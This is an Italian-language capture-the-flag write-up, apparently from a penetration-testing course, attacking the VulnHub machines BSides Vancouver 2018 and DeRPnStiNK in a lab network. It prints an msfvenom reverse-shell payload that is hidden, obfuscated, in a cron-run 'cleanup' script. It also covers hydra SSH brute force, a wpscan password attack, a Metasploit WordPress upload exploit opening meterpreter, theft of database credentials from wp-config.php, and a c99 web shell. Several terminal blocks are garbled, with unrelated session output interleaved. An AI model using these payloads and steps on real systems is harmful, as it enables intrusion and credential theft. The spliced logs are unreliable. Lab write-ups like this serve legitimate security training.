$ msfvenom -p cmd/unix/reverse_python lhost=192.168.56.3 lport=9999 R
[-] No platform was selected, choosing Msf::Module::Platform::Unix from the payload
[-] No arch selected, selecting arch: cmd from the payload
No encoder specified, outputting raw payload p/cleanup
Payload size: 368 bytes
python -c "exec(_import_('zlib').decompress(_import_('base64').b64decode(_import_('codecs').getencoder('utf-8')('eNqVkdELgjAQxv+VsacNYqaRJLEHCYOICtJ3ybVQsp148/8v0wjm9/Lsfv2u/vgqlcDrSUI6qkt+WpBRmFXNC0ojeYMDa2vwYpAa2kfhQIP9yIdShW1P3S75HRR66BctguhsLGV7zPD+ckczMNZnrZHfM0uybxiU/mCQXGaGUZ62M5A/oYfMIAinvXBAzFo6q1AcYdbDkf8ecjwQRp5P8KQt3qmlGvqIyHJeVvnUdmTw==')[0]))"

```

Ecco il nuovo contenuto di cleanup appena incollato il payload:

File Modifica Cerca Visualizza Documento Aiuto

```
1#!/bin/sh
2
3 python -c "exec(__import__('zlib').decompress(__import__('base64').b64decode(__import__('codecs').getencoder('utf-8'))('eNrLzC3ILypRKM5Pzk4tUYAChRhDobg0qaAoPzm1uBhTLh8upmANJjPyi0tslQwtjfQMzSz0DI2A2MBACU0RyDpbSyBAEy+2hbhBD0JpQHm0bvGefq4hWFwGkQ/2d/aODw4JcnX01UQ3US85Py8vNbleEqwPkMkjQE7RRNeVX6yXUlpgpFGsl5aZk5qXr6GJqdGAHE2G5GgyQtdUYIuIEr3kxJwcDSX9pMw8/eIMJU0AssZofQ=[0]))"
4|
```

Avvio una connessione in ascolto con netcat sulla porta **9999** in modo che appena caricherò il nuovo cleanup dopo un minuto verrà eseguito il cleanup malevolo e la connessione verrà dirottata sulla macchina dell'attaccante:

```
kali@kalikali: ~
File Azioni Modifica Visualizza Aiuto
└─(kali㉿kalikali)-[~]
└─$ nc -lvp 9999
nc-lvp: comando non trovato

└─(kali㉿kalikali)-[~]
└─$ nc -lvpn 9999
listening on [any] 9999 ...
```

Carico il nuovo cleanup malevolo utilizzando la sessione meterpreter creata precedentemente dalla shell php su wordpress, sovrascrivo il cleanup pulito e controllo con il comando **cat** se il file risulta effettivamente cambiato:

```
meterpreter > upload /home/kali/Scrivania/cleanup /usr/local/bin/cleanup
[*] Uploading : /home/kali/Scrivania/cleanup → /usr/local/bin/cleanup
[*] Uploaded -1.00 B of 384.00 B (-0.26%): /home/kali/Scrivania/cleanup → /usr/local/bin/cleanup
[*] Completed : /home/kali/Scrivania/cleanup → /usr/local/bin/cleanup
meterpreter > cat /usr/local/bin/cleanup
#!/bin/sh

python -c "exec(__import__('zlib').decompress(__import__('base64').b64decode(__import__('codecs').getencoder('utf-8'))('eNrLzC3ILypRKM5Pzk4tUYAChRhDobg0qaAoPzm1uBhTLh8upmANJjPyi0tslQwtjfQMzSz0DI2A2MBACU0RyDpbSyBAEy+2hbhBD0JpQHm0bvGefq4hWFwGkQ/2d/aODw4JcnX01UQ3US85Py8vNbleEqwPkMkjQE7RRNeVX6yXUlpgpFGsl5aZk5qXr6GJqdGAHE2G5GgyQtdUYIuIEr3kxJwcDSX9pMw8/eIMJU0AssZofQ=[0]))"
meterpreter >
```

Ora aspetto che passi il minuto e dopo su netcat mi si connette una shell root ricavata da cleanup che abbiamo modificato. Testo qualche comando e ottengo il flag richiesto dalla macchina:

```
└─(kali㉿kali)-[~/Desktop]
└─$ nc -lvp 9999
listening on [any] 9999 ...
192.168.56.2: inverse host lookup failed: Host name lookup failure
connect to [192.168.56.3] from (UNKNOWN) [192.168.56.2] 48326
id
meterpreter > upload /home/kali/Desktop/cleanup
uid=0(root) gid=0(root) groups=0(root)::ENOENT No such file or directory @ rb_file_s_stat - /home/kali/Desktop/cleanup
cd /root
meterpreter > upload /home/kali/Desktop/cleanup
cat flag.txt
Congratulations! 0 B of 380.00 B (-0.26%): /home/kali/Desktop/cleanup → cleanup
[*] Completed : /home/kali/Desktop/cleanup → cleanup
If you can read this, that means you were able to obtain root permissions on this VM.
You should be proud!
You should be proud!
There are multiple ways to gain access remotely, as well as for privilege escalation.
Did you find them all?
@abatchy17 rwxrwx 380 Fil 2023-06-20 12:02:41 +0200 cleanup
```

Metodo 2:

Per il metodo 2 abbiamo pensato di utilizzare un bruteforce alla porta **22** con l'utente **anne** ricavato sempre dalla lista di utenti di prima. Per questo tipo di attacco abbiamo utilizzato **hydra** che esegue automaticamente i bruteforce alla porta 22:
Comando Hydra: **'hydra -l anne -P /usr/share/seclists/Passwords/Common-Credentials/10k-most-common.txt 192.168.56.2 ssh'**

```
(kali㉿kali)-[~]
$ hydra -l anne -P /usr/share/seclists/Passwords/Common-Credentials/10k-most-common.txt 192.168.56.2 ssh
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purpose
s (this is non-binding, these *** ignore laws and ethics anyway).
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-06-20 12:46:00
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[WARNING] Restorefile (you have 10 seconds to abort ... (use option -I to skip waiting)) from a previous session found, to prevent overwriting,
./hydra.restore 1 bytes
[DATA] max 16 tasks per 1 server, overall 16 tasks, 10000 login tries (l:1/p:10000), ~625 tries per task
[DATA] attacking ssh://192.168.56.2:22/
[STATUS] 88.00 tries/min, 88 tries in 00:01h, 9918 to do in 01:53h, 10 active[0])
[22][ssh] host: 192.168.56.2 login: anne password: princess
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 8 final worker threads did not complete until end.
[ERROR] 8 targets did not resolve or could not be connected
[ERROR] 0 target did not complete Failed: Host name lookup failure
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-06-20 12:47:16
```

Come vedete mi trova la password di 'anne' che sarebbe 'princess' quindi provo ad accedere con queste credenziali utilizzando il comando `ssh` su kali linux:

```
(kali㉿kali)-[~]
$ ssh anne@192.168.56.2
anne@192.168.56.2's password: 
Failed: Host name lookup failure
Welcome to Ubuntu 12.04.4 LTS (GNU/Linux 3.11.0-15-generic i686)

 * Documentation:  https://help.ubuntu.com/
cd /root
382 packages can be updated.
275 updates are security updates.

New release '14.04.5 LTS' available. were able to obtain root permissions on this VM.
Run 'do-release-upgrade' to upgrade to it.

Last login: Sun Mar 4 16:14:55 2018 from 192.168.1.68
```

Dopo aver ottenuto l'accesso sulla macchina remota controllo se anne è tra gli utenti che hanno diritto all'utilizzo di root ed eseguo il comando '`sudo su`'

```
anne@bsides2018:~$ sudo su
[sudo] password for anne:
Sorry, try again.
[sudo] password for anne:
lookup failed: Host name lookup failure
root@bsides2018:/home/anne# cd root (OWN) [192.168.56.2] 48326
bash: cd: root: No such file or directory
root@bsides2018:/home/anne# cd root/
bash: cd: root/: No such file or directory
root@bsides2018:/home/anne# cd /root/
root@bsides2018:~# ls
flag.txt
root@bsides2018:~# cat flag.txt
you were able to obtain root permissions on this VM.
Congratulations!
```

If you can read this, that means you were able to obtain root permissions on this VM.
You should be proud!

There are multiple ways to gain access remotely, as well as for privilege escalation.
Did you find them all?

ls
@abatchy17

```
root@bsides2018:~# uid
No command 'uid' found, but there are 17 similar ones
uid: command not found
root@bsides2018:~# id
uid=0(root) gid=0(root) groups=0(root)
root@bsides2018:~#
```

Sono così riuscito a trovare un'altra modalità per ottenere il root sulla macchina vancouver 2018!

GIORNO 4 - BlackBox derpnstink/VulnHub2018

Obiettivo

Scaricare ed importare una macchina virtuale da questo link:

https://download.vulnhub.com/derpnstink/VulnHub2018_DeRPnStiNK.ova

Questa è una CTF con più di una bandiera (flag, codici inseriti dentro la macchina in punti strategici) da prendere. Nel frattempo, studiare a fondo la macchina per scoprire tutti i segreti.

Nel frattempo, studiare a fondo la macchina per scoprire tutti i segreti.

L'ipotesi è che noi andiamo in azienda e dobbiamo attaccare quella macchina / quel server dall'interno dell'azienda, di cui non sappiamo nulla, per questo è detto test di **BlackBox**.

Descrizione

Nel contesto del penetration testing, una "black box" si riferisce a un approccio in cui i tester hanno zero conoscenza interna del sistema o dell'applicazione che stanno testando. Si simulano attacchi esterni per identificare vulnerabilità e difetti di sicurezza senza accesso privilegiato alle informazioni interne del sistema.

Primo avvio: Scansioni & Protocollo ARP

Dopo aver installato la macchina derpnstink su virtualbox effettuo uno scan con lo strumento di rete 'arp-scan' che è utilizzato per scansionare e rilevare dispositivi connessi a una rete locale utilizzando il protocollo ARP in questo modo vengo a conoscenza dell'indirizzo IP della macchina derpnstink.

```
(kali㉿kali)-[~]
$ sudo arp-scan -l
[sudo] password for kali:
Interface: eth0, type: EN10MB, MAC: 08:00:27:c7:e1:36, IPv4: 192.168.56.102
WARNING: Cannot open MAC/Vendor file ieee-oui.txt: Permission denied
WARNING: Cannot open MAC/Vendor file mac-vendor.txt: Permission denied
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.56.1    0a:00:27:00:00:0b      (Unknown: locally administered)
192.168.56.100  08:00:27:64:58:0b      (Unknown)
192.168.56.103  08:00:27:26:22:9c      (Unknown)

3 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 1.932 seconds (132.51 hosts/sec). 3 responded
```

Successivamente eseguo uno scan con nmap della macchina remota in modo da ottenere le porte aperte ed eventuali vulnerabilità:

```
(kali㉿kali)-[~]
$ nmap -A 192.168.56.103
Starting Nmap 7.94 ( https://nmap.org ) at 2023-06-21 05:19 EDT
Nmap scan report for 192.168.56.103
Host is up (0.0034s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.2
22/tcp    open  ssh      OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 12:4e:f8:6e:7b:6c:c6:d8:7c:d8:29:77:d1:0b:eb:72 (DSA)
|   2048 72:c5:1c:5f:81:7b:dd:1a:fb:2e:59:67:fe:a6:91:2f (RSA)
|   256 06:77:0f:4b:96:0a:3a:2c:3b:f0:8c:2b:57:b5:97:bc (ECDSA)
|_ 256 28:e8:ed:7c:60:7f:19:6c:e3:24:79:31:ca:ab:5d:2d (ED25519)
80/tcp    open  http     Apache httpd 2.4.7 ((Ubuntu))
|_http-server-header: Apache/2.4.7 (Ubuntu)
|_http-title: DeRPnStiNK
| http-robots.txt: 2 disallowed entries
|/_php/ /temporary/
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 21.96 seconds
```

Trovo che ci sono aperte tre porte, la porta 22(ssh), la porta 21(ftp) e la porta 80(http) e la porta 80 http contiene il file robots.txt che disattiva due cartelle dalla visualizzazione dei robot di ricerca:

← → C ⌂



Kali Linux Kali Tools Settings Kali Docs Kali Forums

User-agent: *

Disallow: /php/

Disallow: /temporary/

Esegui i programmi 'nikto' e 'gobuster' per verificare se ci sono altre cartelle nascoste:

```
(kali㉿kali)-[~]
$ nikto --url 192.168.56.103
- Nikto v2.5.0

+ Target IP:          192.168.56.103
+ Target Hostname:    192.168.56.103
+ Target Port:        80
+ Start Time:         2023-06-21 05:22:26 (GMT-4)

+ Server: Apache/2.4.7 (Ubuntu)
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ /robots.txt: Entry '/temporary/' is returned a non-forbidden or redirect HTTP code (200). See: https://portswigger.net/kb/issues/00600600_robots-txt-file
+ /robots.txt: contains 2 entries which should be manually viewed. See: https://developer.mozilla.org/en-US/docs/Glossary/Robots.txt
+ Apache/2.4.7 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x branch.
+ /: Server may leak inodes via ETags, header found with file /, inode: 512, size: 55dcb6aaa2f50, mtime: gzip. See: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2003-1418
+ OPTIONS: Allowed HTTP Methods: POST, OPTIONS, GET, HEAD .
+ /weblog/: Retrieved x-powered-by header: PHP/5.5.9-1ubuntu4.22.
+ /icons/README: Apache default file found. See: https://www.vntweb.co.uk/apache-restricting-access-to-iconsreadme/
+ /#wp-config.php#: #wp-config.php# file found. This file contains the credentials.
+ 8104 requests: 0 error(s) and 10 item(s) reported on remote host
+ End Time:           2023-06-21 05:23:15 (GMT-4) (49 seconds)

+ 1 host(s) tested
```

```
(kali㉿kali)-[~]
$ gobuster dir -u http://192.168.56.103/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt
Gobuster v3.5
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url:          http://192.168.56.103/
[+] Method:       GET
[+] Threads:      10
[+] Wordlist:     /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt
[+] Negative Status codes: 404
[+] User Agent:   gobuster/3.5
[+] Timeout:      10s

2023/06/21 05:41:00 Starting gobuster in directory enumeration mode
=====
/weblog          (Status: 301) [Size: 316] [→ http://192.168.56.103/weblog/]
/php             (Status: 301) [Size: 313] [→ http://192.168.56.103/php/]
/css             (Status: 301) [Size: 313] [→ http://192.168.56.103/css/]
/js              (Status: 301) [Size: 312] [→ http://192.168.56.103/js/]
/javascript     (Status: 301) [Size: 320] [→ http://192.168.56.103/javascript/]
/temporary       (Status: 301) [Size: 319] [→ http://192.168.56.103/temporary/]
Progress: 87543 / 87665 (99.86%)
=====
2023/06/21 05:42:14 Finished
```

Trovo le cartelle '['weblog'](#)' e '['php'](#)' che sembrano essere interessanti, provo ad esplorare il blog ma vengo reindirizzato ad un dominio specifico per il blog, in questo caso dovrò cambiare il file hosts in '['/etc/hosts'](#) per poter accedere al sito.

Sostituisco l'host configurato su wordpress con l'indirizzo ip della macchina sul file hosts:

```
GNU nano 7.2
127.0.0.1 localhost
127.0.1.1 kali
::1 -vhost+ localhost ip6-localhost ip6-loopback
ff02::1 -404code ip6-allnodes
ff02::2 -404string ip6-allrouters
192.168.56.103 derpnstink.local
```

Dopo aver esplorato un pò e navigando sulla pagina iniziale <http://derptstink.local> cerco nelle source del html e ottengo la prima flag:

78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98 <div>
99 <div>
100 <div>
101 <div>
102 <div>
103 <div>
104 <div>
105 <div class=tryharder>
106 <div>
107 <div>
108 <div>
109 <div>
110 <div>
111 <div>
112 <-flag1(52E37291AEDF6A46D7D0BB8A6312F4F9F1AA4975C248C3F0E008CBA09D6E9166) -->
113 </div>
114 </div>
115 </div>
116 </div>
117 </div>
118 </div>
119 </div>
120 </div>
121 </div>
122 </div>
123 </div>

Ecco infine il blog che viene aperto cambiando il file hosts sulla macchina kali:

DeRPnStiNK Professional Services

CaniHazURMoneyPlz

About Us

Search ...



Mr. Derp

Had moderate success marketing bagpipes in the aftermarket. Had moderate success training squirt guns for the government. At the moment I'm supervising the production of tinker toys for farmers. What gets me going now is implementing heroin in Salisbury, MD. In 2009 I was licensing mosquito repellent in Tampa, FL. Spent

esercizio fi... cleanup

Enumerazione Utenti Wordpress:

Quindi cerco di provare ad enumerare gli utenti sul sito di wordpress("http://derptstink.local/weblog/") utilizzando il comando:
'wpscan --url http://derptstink.local/weblog/ -eu'

```
(kali㉿kali)-[~]
$ wpscan --url http://derpnstink.local/weblog -eu
```



WordPress Security Scanner by the WPScan Team
Version 3.8.22

Sponsored by Automattic - <https://automattic.com/>
@_WPScan_, @ethicalhack3r, @erwan_lr, @firefart

```
[+] URL: http://derpnstink.local/weblog/ [192.168.56.103]
[+] Started: Wed Jun 21 05:44:59 2023
```

Interesting Finding(s):

```
[+] Headers
| Interesting Entries:
| - Server: Apache/2.4.7 (Ubuntu)
| - X-Powered-By: PHP/5.5.9-1ubuntu4.22
| Found By: Headers (Passive Detection)
| Confidence: 100%

[+] XML-RPC seems to be enabled: http://derpnstink.local/weblog/xmlrpc.php
| Found By: Headers (Passive Detection)
| Confidence: 100%
| Confirmed By:
| - Link Tag (Passive Detection), 30% confidence
| - Direct Access (Aggressive Detection), 100% confidence
| References:
| - http://codex.wordpress.org/XML-RPC\_Pingback\_API
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress\_ghost\_scanner/
| - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress\_xmlrpc\_dos/
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress\_xmlrpc\_login/
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress\_pingback\_access/

[+] WordPress readme found: http://derpnstink.local/weblog/readme.html
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%
```

Mi trova l'utente admin

```
[+] The external WP-Cron seems to be enabled: http://derpnstink.local/weblog/wp-cron.php
| Found By: Direct Access (Aggressive Detection)
| Confidence: 60%
| References:
| - https://www.iplocation.net/defend-wordpress-from-ddos
| - https://github.com/wpscanteam/wpscan/issues/1299

[+] WordPress version 4.6.9 identified (Insecure, released on 2017-11-29).
| Found By: Emoji Settings (Passive Detection)
| - http://derpnstink.local/weblog/, Match: 'wp-includes\js\wp-emoji-release.min.js?ver=4.6.9'
| Confirmed By: Meta Generator (Passive Detection)
| - http://derpnstink.local/weblog/, Match: 'WordPress 4.6.9'

[+] WordPress theme in use: twentysixteen
| Location: http://derpnstink.local/weblog/wp-content/themes/twentysixteen/
| Last Updated: 2023-03-29T00:00:00.000Z
| Readme: http://derpnstink.local/weblog/wp-content/themes/twentysixteen/readme.txt
| [!] The version is out of date, the latest version is 2.9
| Style URL: http://derpnstink.local/weblog/wp-content/themes/twentysixteen/style.css?ver=4.6.9
| Style Name: Twenty Sixteen
| Style URI: https://wordpress.org/themes/twentysixteen/
| Description: Twenty Sixteen is a modernized take on an ever-popular WordPress layout – the horizontal masthead ...
| Author: the WordPress team
| Author URI: https://wordpress.org/

| Found By: Css Style In Homepage (Passive Detection)

| Version: 1.3 (80% confidence)
| Found By: Style (Passive Detection)
| - http://derpnstink.local/weblog/wp-content/themes/twentysixteen/style.css?ver=4.6.9, Match: 'Version: 1.3'

[+] Enumerating Users (via Passive and Aggressive Methods)
Brute Forcing Author IDs - Time: 00:00:00 ━━━━━━━━━━━━━━━━ (10 / 10) 100.00% Time: 00:00:00

[i] User(s) Identified:

[+] admin
| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Confirmed By: Login Error Messages (Aggressive Detection)

[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register

[+] Finished: Wed Jun 21 05:45:01 2023
[+] Requests Done: 13
```

Rilevo nella scan che è presente **Slideshow gallery** che potrebbe essere vulnerabile:

```

[+] The external WP-Cron seems to be enabled: http://derpnstink.local/weblog/wp-cron.php
| Found By: Direct Access (Aggressive Detection)
| Confidence: 60%
| References:
| - https://www.iplocation.net/defend-wordpress-from-ddos
| - https://github.com/wpscanteam/wpscan/issues/1299

[+] WordPress version 4.6.9 identified (Insecure, released on 2017-11-29).
| Found By: Emoji Settings (Passive Detection)
| - http://derpnstink.local/weblog/, Match: 'wp-includes\js\wp-emoji-release.min.js?ver=4.6.9'
| Confirmed By: Meta Generator (Passive Detection)
| - http://derpnstink.local/weblog/, Match: 'WordPress 4.6.9'

[+] WordPress theme in use: twentysixteen
| Location: http://derpnstink.local/weblog/wp-content/themes/twentysixteen/
| Last Updated: 2023-03-29T00:00:00.000Z
| Readme: http://derpnstink.local/weblog/wp-content/themes/twentysixteen/readme.txt
| [!] The version is out of date, the latest version is 2.9
| Style URL: http://derpnstink.local/weblog/wp-content/themes/twentysixteen/style.css?ver=4.6.9
| Style Name: Twenty Sixteen
| Style URI: https://wordpress.org/themes/twentysixteen/
| Description: Twenty Sixteen is a modernized take on an ever-popular WordPress layout – the horizontal masthead ...
| Author: the WordPress team
| Author URI: https://wordpress.org/

| Found By: Css Style In Homepage (Passive Detection)

| Version: 1.3 (80% confidence)
| Found By: Style (Passive Detection)
| - http://derpnstink.local/weblog/wp-content/themes/twentysixteen/style.css?ver=4.6.9, Match: 'Version: 1.3'

[+] Enumerating All Plugins (via Passive Methods)
[+] Checking Plugin Versions (via Passive and Aggressive Methods)

[i] Plugin(s) Identified:

[+] slideshow-gallery
| Location: http://derpnstink.local/weblog/wp-content/plugins/slideshow-gallery/
| Last Updated: 2023-03-15T21:34:00.000Z
| [!] The version is out of date, the latest version is 1.7.7

| Found By: Urls In Homepage (Passive Detection)

| Version: 1.4.6 (80% confidence)
| Found By: Readme - Stable Tag (Aggressive Detection)

```

Eseguo un bruteforce con wpscan per l'username '[admin](#)', troverà successivamente che la password di admin è '[admin](#)'

```

[+] Enumerating Config Backups (via Passive and Aggressive Methods)
Checking Config Backups - Time: 00:00:00 ━━━━━━━━━━━━━━━━ (137 / 137) 100.00% Time: 00:00:00

[i] No Config Backups Found.

[+] Performing password attack on Xmlrpc against 1 user/s
^X@sSTrying admin / nichole Time: 00:00:15 <                                > (700 / 14344392) 0.00% ETA: 89:
[SUCCESS] - admin / admin
Trying admin / alcala Time: 00:07:35 <                                > (19820 / 14364212) 0.13% ETA: ???:??

[!] Valid Combinations Found:
| Username: admin, Password: admin

```

```

[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register

```

```

[+] Finished: Wed Jun 21 05:56:22 2023
[+] Requests Done: 19995
[+] Cached Requests: 5
[+] Data Sent: 10.483 MB
[+] Data Received: 12.579 MB
[+] Memory used: 263.906 MB
[+] Elapsed time: 00:07:42

```

Cerco successivamente un exploit che possa andare bene per Wordpress su metasploit, in questo caso cerco uno script per slideshow e trovo che posso utilizzare '[wp_slideshow_gallery_uploads](#)' per poter iniettare una shell PHP sul sito di wordpress

inutilizzato.

```
msf6 > search slideshow
```

Matching Modules

#	Name	Disclosure Date	Rank	Check	Description
-	0 exploit/multi/http/confluence_widget_connector	2019-03-25	excellent	Yes	Atlassian Confluence Widget Connector Macro Velocity Template Injection
1	exploit/unix/webapp/wp_slideshowgallery_upload	2014-08-28	excellent	Yes	Wordpress SlideShow Gallery Authenticated File Upload

Interact with a module by name or index. For example `info 1`, `use 1` or `use exploit/unix/webapp/wp_slideshowgallery_upload`

Configuro lo script per iniettare la shell sul wordpress, configurando i vari parametri:

```
msf6 exploit(unix/webapp/wp_slideshowgallery_upload) > set targeturi /weblog
targeturi => /weblog
msf6 exploit(unix/webapp/wp_slideshowgallery_upload) > set wp_password admin
wp_password => admin
msf6 exploit(unix/webapp/wp_slideshowgallery_upload) > set wp_user admin
wp_user => admin
msf6 exploit(unix/webapp/wp_slideshowgallery_upload) > set lhost
lhost => 127.0.0.1
msf6 exploit(unix/webapp/wp_slideshowgallery_upload) > set lhost 192.168.56.102
lhost => 192.168.56.102
msf6 exploit(unix/webapp/wp_slideshowgallery_upload) > show options
```

Module options (exploit/unix/webapp/wp_slideshowgallery_upload):

Name	Current Setting	Required	Description
Proxies		no	A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS	derpnstink.local	yes	The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT	80	yes	The target port (TCP)
SSL	false	no	Negotiate SSL/TLS for outgoing connections
TARGETURI	/weblog	yes	The base path to the wordpress application
VHOST		no	HTTP server virtual host
WP_PASSWORD	admin	yes	Valid password for the provided username
WP_USER	admin	yes	A valid username

Payload options (php/meterpreter/reverse_tcp):

Name	Current Setting	Required	Description
LHOST	192.168.56.102	yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

Exploit target:

Id	Name
0	WP SlideShow Gallery 1.4.6

Avviato l'exploit il programma mi esegue una sessione caricando la shell php sul sito remoto, avviando così una sessione di

meterpreter:

```
msf6 exploit(unix/webapp/wp_slideshowgallery_upload) > run
```

```
[*] Started reverse TCP handler on 192.168.56.102:4444
[*] Trying to login as admin
[*] Trying to upload payload
[*] Uploading payload
[*] Calling uploaded file pyboudyn.php
[*] Sending stage (39927 bytes) to 192.168.56.103
[+] Deleted pyboudyn.php
[*] Meterpreter session 1 opened (192.168.56.102:4444 → 192.168.56.103:46238) at 2023-06-21 06:16:20 -0400
```

```
meterpreter > 
```

Mi accorgo che però non ho i privilegi completi root ma sono l'utente 'www-data' quindi navigo dalla cartella '**uploads**' dove è caricata la shell fino alla directory principale di wpblog dove risiedono le configurazioni mysql e trovo il file **wp-config.php**:

```
meterpreter > getuid
Server username: www-data
meterpreter > ls
Listing: /var/www/html/weblog/wp-content/uploads/slideshow-gallery
```

Mode	Size	Type	Last modified	Name
040777/rwxrwxrwx	4096	dir	2017-11-12 22:43:29 -0500	cache
100644/rw-r--r--	108987	fil	2017-11-12 22:45:12 -0500	derp.png
100644/rw-r--r--	1114	fil	2017-12-12 16:44:11 -0500	elidumfy.php
100644/rw-r--r--	0	fil	2023-06-21 08:08:48 -0400	press.php

```
meterpreter > pwd
/var/www/html/weblog/wp-content/uploads/slideshow-gallery
meterpreter > cd ..
meterpreter > pwd
/var/www/html/weblog/wp-content/uploads
meterpreter > cd ..
meterpreter > cd ..
meterpreter > pwd
/var/www/html/weblog
meterpreter > ls
Listing: /var/www/html/weblog
```

Mode	Size	Type	Last modified	Name
100644/rw-r--r--	418	fil	2013-09-24 20:18:11 -0400	index.php
100644/rw-r--r--	19935	fil	2017-12-12 13:39:41 -0500	license.txt
100644/rw-r--r--	7322	fil	2017-12-12 13:39:41 -0500	readme.html
100644/rw-r--r--	5456	fil	2016-05-24 17:02:28 -0400	wp-activate.php
040755/rwxr-xr-x	4096	dir	2016-08-16 14:23:16 -0400	wp-admin
100644/rw-r--r--	364	fil	2015-12-19 06:20:28 -0500	wp-blog-header.php
100644/rw-r--r--	1477	fil	2016-05-23 12:44:27 -0400	wp-comments-post.php
100644/rw-r--r--	2853	fil	2015-12-16 04:58:26 -0500	wp-config-sample.php
100644/rw-r--r--	3123	fil	2017-11-11 21:35:09 -0500	wp-config.php
040755/rwxr-xr-x	4096	dir	2017-11-12 22:44:04 -0500	wp-content
100644/rw-r--r--	3286	fil	2015-05-24 13:26:25 -0400	wp-cron.php
040755/rwxr-xr-x	12288	dir	2016-08-16 14:23:17 -0400	wp-includes
100644/rw-r--r--	2382	fil	2016-05-23 12:44:27 -0400	wp-links-opml.php
100644/rw-r--r--	3353	fil	2016-04-14 13:53:28 -0400	wp-load.php
100644/rw-r--r--	34057	fil	2016-06-14 17:51:28 -0400	wp-login.php

```
meterpreter > cat wp-config.php
<?php
/**
 * The base configuration for WordPress
 *
 * The wp-config.php creation script uses this file during the
 * installation. You don't have to use the web site, you can
 * copy this file to "wp-config.php" and fill in the values.
 *
 * This file contains the following configurations:
 *
 * * MySQL settings
 * * Secret keys
 * * Database table prefix
 * * ABSPATH
 *
 * @link https://codex.wordpress.org/Editing_wp-config.php
 *
 * @package WordPress
 */

// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'wordpress');

/** MySQL database username */
define('DB_USER', 'root');

/** MySQL database password */
define('DB_PASSWORD', 'mysql');
```

Per curiosità proviamo a caricare un file .php per verificare la versione del php e creiamo il file press.php con al sul interno : <?php **phpinfo()**?> e lo carichiamo sul sito remoto:

```
meterpreter > upload press.php
[-] Error running command upload: Errno::ENOENT No such file or directory @ rb_file_s_stat - /home/kali/press.php
meterpreter > upload /home/kali/Desktop/press.php
[*] Uploading : /home/kali/Desktop/press.php → press.php
[*] Uploaded -1.00 B of 20.00 B (-5.0%): /home/kali/Desktop/press.php → press.php
[*] Completed : /home/kali/Desktop/press.php → press.php
```

PHP Version 5.5.9-1ubuntu4.22



System	Linux DeRPnStiNK 4.4.0-31-generic #50~14.04.1-Ubuntu SMP Wed Jul 13 01:06:37 UTC 2016 i686
Build Date	Aug 4 2017 19:43:21
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php5/apache2
Loaded Configuration File	/etc/php5/apache2/php.ini
Scan this dir for additional .ini files	/etc/php5/apache2/conf.d
Additional .ini files parsed	/etc/php5/apache2/conf.d/05-opcache.ini, /etc/php5/apache2/conf.d/10-pdo.ini, /etc/php5/apache2/conf.d/20-gd.ini, /etc/php5/apache2/conf.d/20-json.ini, /etc/php5/apache2/conf.d/20-mysql.ini, /etc/php5/apache2/conf.d/20-mysqli.ini, /etc/php5/apache2/conf.d/20-pdo_mysql.ini, /etc/php5/apache2/conf.d/20-readline.ini, /etc/php5/apache2/conf.d/20-ssh2.ini
PHP API	20121113
PHP Extension	20121212
Zend Extension	220121212
Zend Extension Build	API20121212,NTS
PHP Extension Build	API20121212,NTS
Debug Build	no
Thread Safety	disabled
Zend Signal Handling	disabled
Zend Memory	enabled

Successivamente proviamo a caricare su wordpress una shell **c99.php** con lo stesso comando upload di meterpreter di prima, la c99 sarebbe una shell php avanzata e viene la carica con successo:

C99Shell v. 2.1 [PHP 8 Update] [02.02.2022]!

Software: Apache/2.4.7 (Ubuntu). PHP/5.5.9-1ubuntu4.22
 uname -a: Linux DeRPnStiNK 4.4.0-31-generic #50~14.04.1-Ubuntu SMP Wed Jul 13 01:06:37 UTC 2016 i686
 uid=33(www-data) gid=33(www-data) groups=33(www-data)
 Safe-mode: OFF (not secure)
 /var/www/html/weblog/ .htaccess-wpa
 Free 17.51 GB of 22.51 GB (77.77%)

Encoder Tools Proc. FTP brute Sec. SQL PHP-code Update Feedback Self remove Logout

Owned by hacker

Listing folder (19 files and 3 folders):

